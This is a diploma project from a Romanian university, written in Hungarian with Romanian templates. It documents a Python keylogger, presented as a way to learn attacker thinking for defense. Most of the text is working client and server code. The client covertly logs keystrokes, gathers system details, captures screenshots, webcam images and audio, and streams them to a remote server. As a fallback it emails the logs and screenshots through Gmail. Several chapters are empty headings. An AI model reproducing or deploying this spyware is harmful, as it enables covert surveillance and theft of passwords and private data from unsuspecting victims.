UNIVERSITATEA SAPIENTIA DIN CLUJ-NAPOCA
FACULTATEA DE ȘTIINȚE TEHNICE ȘI UMANISTĖ,
TÎRGU-MUREȘ
SPECIALIZAREA CALCULATOARE

KEYLOGGER

PROIECT DE DIPLOMĂ

Coordonator ştiinţific:
Dr. Szántó Zoltán

Absolvent:
Felmeri Zsolt

2020

Model tip a.

Declaraţie

Subsemnata/ul ....., absolvent(ă) al/a specializării ....., promoţia..... cunoscând prevederile Legii Educaţiei Naţionale 1/2011 şi a Codului de etică şi deontologie profesională a Universităţii Sapientia cu privire la furt intelectual declar pe propria răspundere că prezenta lucrare de licenţă/proiect de diplomă/disertaţie se bazează pe activitatea personală, cercetarea/proiectarea este efectuată de mine, informaţiile şi datele preluate din literatura de specialitate sunt citate în mod corespunzător.

Localitatea,

Data:

Absolvent

Semnătura.....

Model tip b.

Declaraţie

Subsemnata/Subsemnatul ....., funcţia. . . . . ,
titlul ştiinţific. . . . . declar pe propria răspundere că
....., absolvent al specializării ..... a întocmit prezenta lucrare sub îndrumarea mea.

În urma verificării formei finale constat că lucrarea de licenţă/proiectul de diplomă/disertaţia corespunde cerinţelor de formă şi conţinut aprobate de Consiliul Facultăţii de Ştiinţe Tehnice şi Umaniste din Târgu Mureş în baza reglementărilor Universităţii Sapientia. Luând în considerare şi Raportul generat din aplicaţia antiplagiat "Turnitin" consider că sunt îndeplinite cerinţele referitoare la originalitatea lucrării impuse de Legea educaţiei naţionale nr. 1/2011 şi de Codul de etică şi deontologie profesională a Universităţii Sapientia, şi ca atare sunt de acord cu prezentarea şi susţinerea lucrării în faţa comisiei de examen de licenţă/diplomă/disertaţie.

Localitatea,
Data:

Semnătura îndrumătorului

Tartalomjegyzék

Ábrák jegyzéke

Táblázatok jegyzéke

1 Bevezető

1.1 Téma

Témaként a keylogger-t, vagy teljes nevén keystrokelogger-t, dolgoztam ki, amely a számítógéphez csatlakoztatott billentyűzet naplózásával foglalkozik egy "hacker" szemszögéből nézve a dolgokat. A hackerek vagy támadók arra törekednek, hogy bizalmas információt lopjanak az áldozatuktól, mint például bejelentkezési adatok, bankkártya adatok stb.

1.2 Célkitűzés

Célom az volt, hogy egy támadó szerepkörébe képzeljem magam, ez által jobban megismerkedni egy támadó gondolatmenetével, hogy a későbbiekben fel tudjam használni ezt a tudást nagyobb rendszerek védelme érdekében.

2 Elméleti megalapozás és bibliográfiai tanulmány (a téma pontos körülhatárolása érdekében végzett dokumentálódás)

3 A rendszer specifikációi és architektúrája (szoftverek és hardverek esetében)

4 A részletes tervezés

A projekt három fő komponensből épül fel: szerver, kliens és GUI. Ezen felül található egy mellék állomány, amelyben a szerver és a kliens számára hasznos fuggvények vannak implementálva.



Figure 1: osztály diagram

4.1 Szerver

Először, hogy működjön a gyakori operációs rendszereken (Windows, Linux, MacOS) meg kell nézni, hogy melyiken futtatjuk. Ezt a platform modul system függvény segítségével tudjuk megnézni:

```
sys_name = platform.system().lower()
gui_running = False

if sys_name == 'windows':
    temp_path = f"C:/Users/{getpass.getuser()}/AppData/Local/Temp/"
elif sys_name == 'linux' or sys_name == 'darwin':
    temp_path = "/tmp/"
else:
    print("Unknown system!\nExiting...")
    sys.exit(1)
```

Figure 2: rendszernév

Ha nem a három operációs rendszer közé tartozik, akkor kilép a program. Itt a rendszer neve meghatározza a *temp_path* változót, ami a későbbiekben arra lesz használva, hogy bizonyos adatokat elmentsen. A *temp_path* változó a temporális mappa elérhetőségét tartalmazza. Ez linux és darwin (MacOS) rendszereken megegyező, míg windows rendszeren különbözik.

Ahogyan a Figure 1-en látható, a szerver oldalon három osztály talalható (Server, Keylogger, MenuHandler) és ehez még hozzácsatolódik a GUI rész is.

4.1.1 Server osztály

A Server osztály fogja hallgat egy bizonyos portot, és várja, hogy a klienssel kapcsolatot létesítsen. Az osztálynak három attribútumja van: egy ip cím, port és maga a szerver, amely megmondja, hogy milyen kapcsolatot hoz létre, ebben az esetben TCP kapcsolat. Az ip címnek egy üres karakterláncot kell megadni példányosításkor. A kapcsolat létesítésében a *connect* függvény játszik szerepet.

```
def __init__(self, ip_address, port):
    self.ip_address = ip_address
    self.port = port
    self.server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Figure 3: ctor Server

```
def connect(self):
    self.server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    self.server.bind((self.ip_address, self.port))
    self.server.listen(1)

    try:
        self.client, self.client_addr = self.server.accept()
        self.client.setblocking(True)
    except socket.error:
        raise socket.error
```

Figure 4: connect Server

4.1.2 Keylogger osztály

A keylogger osztályt a *Thread* osztályból van származtatva, mert egy külön szálon kell, hogy fusson a GUI miatt. A GUI csak a fő szálon van engedélyezve. Ennek az osztálynak öt attribútumja van: a létrejött kapcsolat a szerver és a kliens között, a GUI, gmail cím, a hozzá tartozó jelszó és a gmail server api címe. A *connection* és a *gui* paraméterek egy-egy osztályt várnak, ezért kapcsolatot és a GUI-t ellenőrizni kell, hogy jó osztály került-e átadásra.

```
def __init__(self, connection, gui, email_address, email_password):
    super(KeyLogger, self).__init__()

    self.email_address = email_address
    self.email_password = email_password
    self.imap_alias = 'imap.gmail.com'
    if isinstance(connection, Server):
        self.connection = connection
    else:
        raise TypeError("\'connection\' parameter should be \'Server\' type!")
    if isinstance(gui, GUIWindow):
        self.gui = gui
    else:
        raise TypeError("\'gui\' parameter should be \'GUIWindow\' type!")
```

Figure 5: ctor Keylogger

A *Keylogger*, a fő osztály, amelyre épül a program, kezeli a billentyűzet gombjai lenyomását. Amíg a TCP kapcsolat él, addig azon keresztül küldi a lenyomott karaktereket, amit elment a log.csv állományba a szerver oldalon, hogy a későbbiekben újra megtekinthető legyen. A log.csv állomány formátuma lenyomott billentyű ideje, karakter. Ahol az idő “nap/hónap/év | óra:perc:másodperc” formátumu. Fentakadhat egy olyan probléma. hogy a kapcsolat valami oknál fogva megszakad, ekkor e-mail-en keresztül küldi át az adatokat. Erre kell a Figure 2-ön látható *temp_path* változó, hogy a lenyomott billentyűket eltudja menteni a kliens számítógépén és azt e-mail-en keresztül elküldje. Erre szolgál a 3. oldalon a 4.1.2 alatt megemlített gmail cím és a hozzá kapcsolódó jelszó.

Itt megkellett tervezni egy protokollt, ami a kommunikáció alapja. A protokoll a következő képpen néz ki:

Table 1: protokoll

type	time	information
4-5	11	?

A *type* mező megmondja, hogy milyen típusu adat fog jönni az *information* mezőben. Ez 4 vagy 5 bájt lehet. Előfodulható lehetőségek:

- char - egy karakter
- image - egy képernyőkép bájtsorozata
- wcpic - egy webkamera kép bájtsorozata
- audio - egy audio állomány bájtsorozata

A *time* mezőben egy időbéjeg található, amely megmondja, hogy a csomag mikor érkezett. Ez 11 bájt lehet. Formátuma: "nap_óra_perc_másodperc".
Az *information* mezőben vannak azok az adatok amelyeket a szerver fel kell dolgozzon.

A továbbiakban egy végtelen ciklust alkalmazva az adatok feldolgozásra kerülnek, ha a TCP kapcsolat még nem zárult be. Az adatok beíródnak egy-egy állományba. Ha az *infomation* mezőben az "Error" szöveg érkezik, akkor sikertelen volt az adatküldés, és a program egy üzenetet ír ki a vezérlőablakra, hogy tudassa a sikertelen folyamatot.

```
if data[0] == "image":
    if data[2] == 'Error':
        print("Error with taking screenshot!")
    else:
        with open(f'./screenshot_{data[1]}.png', 'wb') as handler:
            handler.write(data[2])
```

Figure 6: kép

```
elif data[0] == "char":
    write_file(os.path.join(path, filename), data[1:])
    if gui_running:
        self.gui.insert_data(data[1:])
```

Figure 7: karakter

```
elif data[0] == "wcpic":
    if data[2] == 'Error':
        print("Error with taking webcam picture!")
    else:
        with open(f'./webcam_{data[1]}.png', 'wb') as handler:
            handler.write(data[2])
```

Figure 8: webkamera

```
elif data[0] == 'audio':
    if data[2] == 'Error':
        print("Error with recording audio!")
    else:
        with open(f'./audio_{data[1]}.wav', 'wb') as handler:
            handler.write(data[2])
```

Figure 9: audio

Ha a TCP kapcsolat felbomlik, akkor e-mail-en keresztül lesz továbbítva az adat csatolmányban. Ahoz, hogy írni és olvasni is tudjunk e-mail-t python kódból, a google fióknál be kell legyen kapcsolva a "Less secure app access". A gmail fióknál pedig a következőt kell engedélyezni: Settings → See all settings → Forwarding and POP/IMAP → IMAP access → Enable IMAP.

Először csatlakozni kell a megadott gmail címhez. Ez után megnézzük, hogy jött-e olyan e-mail, amit még nem láttunk, ha igen, akkor ellenőrizzük, hogy a saját gmail címünkről jott-e. Ha minden feltétel teljesül, akkor megnyitjuk az e-mail-t és letöltjük a csatolmányokat. Itt két csatolmány érkezik: egy képernyőkép és egy log állomány, amelyben a lenyomott billentyűk vannak naplózva. Ezt a folyamatot ismételjük addig, amíg nincsen hiba. Hiba alatt a következőket lehet érteni: nem engedi a csatlakozást a gmail api szerver, nem tudja megnyitni az elküldött csatolmányokat.

A *get_attachments* függvény segítségével tölti le a csatolmányokat, amelynek egy paramétere van: az üzenet. Az üzenet tartalmazza a teljes üzenetet bájtokban, tehát, hogy kiől jött az üzenet, kinek küldték, a téma, maga az üzenet törzse, a csatolmányok. A függvény ezen az üzeneten megy végig és ha talal csatolmányt azt letölti, más szóval megnyit egy állományt binárisan és beleírja a tartalmát.

```
def get_attachments(self, msg):
    for part in msg.walk():
        if part.get_content_maintype() == 'multipart':
            continue
        if part.get('Content-Disposition') is None:
            continue

        filename = part.get_filename()
        if bool(filename):
            with open(os.path.join(temp_path, filename), "wb") as handler:
                handler.write(part.get_payload(decode=True))
```

Figure 10: get_attachments

A harmadik osztály a *MenuHandler*, amely segítségével más feladatot is adhatunk a kliensnek a billentyűzet naplózása mellett. Ez az osztály is a *Thread* osztályból származik, mert egy külön szál kell amiatt, hogy ne blokkolódjon az adatfeldolgozás. Ennek az osztálynak egy attribútumja van: a kapcsolat. Ez a kapcsolat fogja megvalósítani az opciók küldését a kliensnek. Itt négy opció lehet:

- 1) Take screenshot - képernyőkép
- 2) Webcam picture - webkamerakép

- 3) Record audio - audio felvétel
- 4) Exit - bezárja a TCP kapcsolatot

Természetesen le van kezelve, ha nem 1-től 4-ig adunk meg számokat, akkor egy üzenetet ír ki: "Wrong option!", vagy ha csak lenyomjuk az ENTER karaktert, akkor egyszerűen új sórba ugrik.

```
def __init__(self, connection):
    super(MenuHandler, self).__init__()
    if isinstance(connection, Server):
        self.connection = connection
    else:
        raise TypeError("\'connection\' parameter should be \'Server\' type!")
```

Figure 11: ctor MenuHandler

4.2 Kliens

A kliensnél nagyjából ugyan az a felállítás, mint a szerver oldalon. Először, meg kell nézni, hogy milyen rendszeren van futtatva, lásd Figure 2. Ez után létre van hozva a "Client" osztály, amelynek négy attribútumja van: ip cím, port, a kliens és a gép ip címje. Példányosításkor a szerver ip címét kell megadni. A kliens attribútum megmondja, hogy milyen kapcsolatot hozunk létre, ebben az esetben TCP, mert a szerver is TCP.

4.2.1 Client osztály

```
def __init__(self, ip_address, port):
    self.ip_address = ip_address
    self.port = port
    self.client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Figure 12: ctor Client

A kapcsolat létesítésében a *connect* függvény játszik szerepet. A *socket* modul *gethostname* függvényét alkalmazva megkapjuk a gép ip címjét, amely csak egy lokális ip cím. A darwin rendszereknél hozzá kell fűzni a ".local" karakterláncot, másképp egy exception lép fel.

```
def connect(self):
    self.client.connect((self.ip_address, self.port))
    try:
        self.pc_ip = socket.gethostbyname(socket.gethostname())
    except socket.gaierror:
        try:
            self.pc_ip = socket.gethostbyname(socket.gethostname() + '.local')
        except:
            self.pc_ip = "Unknown"
    except:
        self.pc_ip = "Unknown"
```

Figure 13: connect Clinet

4.2.2 KeyLoggerClient osztály

Ez az osztály valósítsa meg a lenyomott billentyűk kezelését. Hat attribútumot tartalmazó osztály: a kapcsolat, gmail cím, gmail jelszó, gmail api, gmail port és a lenyomott billentyűt tartalmazó változó.

```
def __init__(self, connection, email_address, email_password):
    self.email_address = email_address
    self.email_password = email_password
    self.smtp_alias = 'smtp.gmail.com'
    self.smtp_port = 587
    self.keys = None
    if isinstance(connection, Client):
        self.connection = connection
    else:
        raise TypeError("\'connection\' parameter should be \'Client\' type!")
```

Figure 14: ctor KeyLoggerClient

Az első adat nem követi a megállapított protokolt. Ez az adat tartalmazza a kliens rendszerének információit:

- system name
- device name
- release
- version
- architecture
- cpu info
- user name
- ip address

Ezek után el lesz indítva egy halgató, amely lehalgatja a számítógéphez csatlakoztatott billentyűzetet, amely akkor írja felül a *keys* attribútumot, amikor a felhasználó elengedi a billentyűt. Az attribútum felülírásáról az *on_release* függveny gondoskodik.

```
keyboard_listener = Listener(on_release=self.on_release)
keyboard_listener.start()
```

Figure 15: Listener

```
def on_release(self, key):
    self.keys = key
```

Figure 16: on_release

A billentyűzet lehalgató után egy végtelen ciklusban felépítődik az adat, amit a kapcsolaton keresztül elküld. Minden adatépítés után a *keys* változó a *None* értéket veszi fel. Adatépítésre és küldésre csak akkor kerül sor, ha a *keys* változó nem *None*.

```
if self.keys is not None:
    date_time = get_time()
    key = str(self.keys).replace("'", "")
    data = ["char", date_time, key]
    self.keys = None
    data = str(data)
```

Figure 17: adatépítés

A *get_time* függvény visszatéríti az adott időt "nap/hónap/év — óra:perc:másodperc" formátumban.

```
'''
Gets current time

@return: time in dd/mm/yyyy | HH:MM:SS format
'''
def get_time():
    date_time = datetime.now().strftime("%d/%m/%Y | %H:%M:%S")
    return date_time
```

Figure 18: get_time

A *keys* változóba karakterként vagy karakterláncként kerül a lenyomott billentyű, ezért le kell cseélni a szélső idézőjeleket üres karakterekre. Karakter helyett akkor kerül karakterlánc, ha olyan karaktereket nyomunk le, amelyek nem nyomtathatóak, például: ENTER, SPACE, F1, F2, stb. Ilyenkor *Key.enter* vagy *Key.space* stb formátumban kapjuk meg.

Ha a kapcsolat felbomlott, akkor e-mail-en keresztül küldi tovább az adatokat óránként. Itt lépnek érvénybe a gmail cím, a jelszó, a gmail api, és a gmail port, lásd Figure 14. Az adat felépítése ugyan úgy zajlik, mint eddig, lásd Figure 17. Ebben az esetben a lenyomott billentyűket összegyűjtjük egy állományba és azt csatoljuk később az e-mail-hez a képernyőképpel együtt. Egy e-mail felépítése python-ban:

```
msg = MIMEMultipart()
msg['From'] = email_address
msg['To'] = email_address
msg['Subject'] = 'Keylogger result'
body = date_time
msg.attach(MIMEText(body, 'plain'))
```

Figure 19: e-mail törzse

```
file_attachment = MIMEBase('application', 'octet-stream')
image_attachment = MIMEBase('application', 'octet-stream')

with open(os.path.join(temp_path, filename), 'rb') as handler:
    file_attachment.set_payload(handler.read())

encoders.encode_base64(file_attachment)
file_attachment.add_header('Content-Disposition', "attachment; filename=" + filename)
msg.attach(file_attachment)

take_screenshot(temp_path)
with open(os.path.join(temp_path, "screenshot.png"), 'rb') as handler:
    image_attachment.set_payload(handler.read())

encoders.encode_base64(image_attachment)
image_attachment.add_header('Content-Disposition', "attachment; filename=screenshot.png")
msg.attach(image_attachment)
```

Figure 20: e-mail csatolmányok

Miután felépítettük az e-mail-t, kell csatlakozni a gmail szerverhez és elküldeni azt. Ha az e-mail sikeresen el lett küldve, akkor az az állomány, amelybe a lenyomott billentyűket mentettük, törlésre kerül, hogy ne küldjük el ugyan azt mégegyszer. A *content* változó tartalmazza a teljes e-mail-t a csatolmányokkal együtt.

```
content = msg.as_string()

with smtplib.SMTP(self.smtp_alias, self.smtp_port) as smtp_server:
    smtp_server.starttls()
    smtp_server.login(self.email_address, self.email_password)
    smtp_server.sendmail(email_address, email_address, content)

os.remove(os.path.join(temp_path, filename))
```

Figure 21: e-mail küldés

4.2.3 MenuHandlerClient osztály

A *MenuHandlerClient* osztály foglalkozik az opciók fogadásával, és az opciók által elvégzett feladatokkal. Ez az osztály egy külön szálon kell, hogy fusson, máskülönben blokkolná a fő szálat, ahol a billentyűzetet hallgató osztály fut, lasd 7. oldal 4.2.2, ezért a *Thread* osztályból származtatjuk.

```
def __init__(self, connection):
    super(MenuHandlerClient, self).__init__()
    if isinstance(connection, Client):
        self.connection = connection
    else:
        raise TypeError("\'connection\' parameter should be \'Client\' type!")
```

Figure 22: ctor MenuHandlerClient

A szervertől kapott opciók döntik el, hogy milyen adatot épít fel, és küldi el a program:

- 1 - képernyőkép
- 2 - webkamerakép
- 3 - hangrögzítés
- 4 - felbontja a kapcsolatot

```
if take_screenshot(temp_path):
    if os.path.isfile(os.path.join(temp_path, "screenshot.png")):
        with open(os.path.join(temp_path, "screenshot.png"), 'rb') as handler:
            data.append(handler.read())
    else:
        data.append("Error")
else:
    data.append("Error")
```

Figure 23: képernyőkép

```
if take_webcam_picture(temp_path):
    if os.path.isfile(os.path.join(temp_path, "wc_picture.png")):
        with open(os.path.join(temp_path, "wc_picture.png"), 'rb') as handler:
            data.append(handler.read())
    else:
        data.append("Error")
else:
    data.append("Error")
```

Figure 24: webkamerakép

```
if record_audio(temp_path):
    if os.path.isfile(os.path.join(temp_path, "rec_audio.wav")):
        with open(os.path.join(temp_path, "rec_audio.wav"), 'rb') as handler:
            data.append(handler.read())
    else:
        data.append("Error")
else:
    data.append("Error")
```

Figure 25: hangrögzítés

A Figure 23 *take_screenshot* függvénye fogja megcsinálni a képernyőképet. Ugyan ez érvényes a Figure 24 *take_webcam_picture* és a Figure 25 *record_audio* függvényekre is:

```
'''
Takes screenshot which is saved into Temp folder on Windows systems or
tmp folder on linux/darwin systems

@save_path: path where to save the screenshot
@return: True if could have taken the screenshot otherwise False
'''
def take_screenshot(save_path):
    try:
        pyautogui.screenshot(os.path.join(save_path, "screenshot.png"))
    except:
        return False
    return True
```

Figure 26: take_screenshot

```
'''
Takes a picture with webcam if it exists

@save_path: path where to save the picture
@return: True if could have taken webcam picture otherwise False
'''
def take_webcam_picture(save_path):
    video_capture = cv2.VideoCapture(0)
    if video_capture.isOpened():
        rval, frame = video_capture.read()
        cv2.imwrite(os.path.join(save_path, "wc_picture.png"), frame)
        return True
    return False
```

Figure 27: take_webcam_picture

```
'''
Records audio

@save_path: path where ro save the audio
@return: True if could have taken the audio record otherwise False
'''
def record_audio(save_path):
    chunk = 1024
    sample_format = pyaudio.paInt16 # 16 bits per sample
    channels = 2
    fs = 44100 # Record at 44100 samples per second
    seconds = 10

    pa = pyaudio.PyAudio()

    try:
        stream = pa.open(format=sample_format, channels=channels, rate=fs, frames_per_buffer=chunk, input=True)
        frames = []

        for i in range(0, int(fs / chunk * seconds)):
            data = stream.read(chunk)
            frames.append(data)

        stream.stop_stream()
        stream.close()
        pa.terminate()

        wf = wave.open(os.path.join(save_path, "rec_audio.wav"), 'wb')
        wf.setnchannels(channels)
        wf.setsampwidth(pa.get_sample_size(sample_format))
        wf.setframerate(fs)
        wf.writeframes(b''.join(frames))
        wf.close()
    except:
        return False
    return True
```

Figure 28: record_audio

4.3 GUI

5 A rendszer felhasználása (szoftverek és hardverek esetében)

6 Üzembe helyezés és kísérleti eredmények (szoftverek és hardverek esetében)

7 Következtetések

8 Irodalomjegyzék

9 Függelék (beleértve a forráskódot és dokumentációt tartalmazó adathordozót)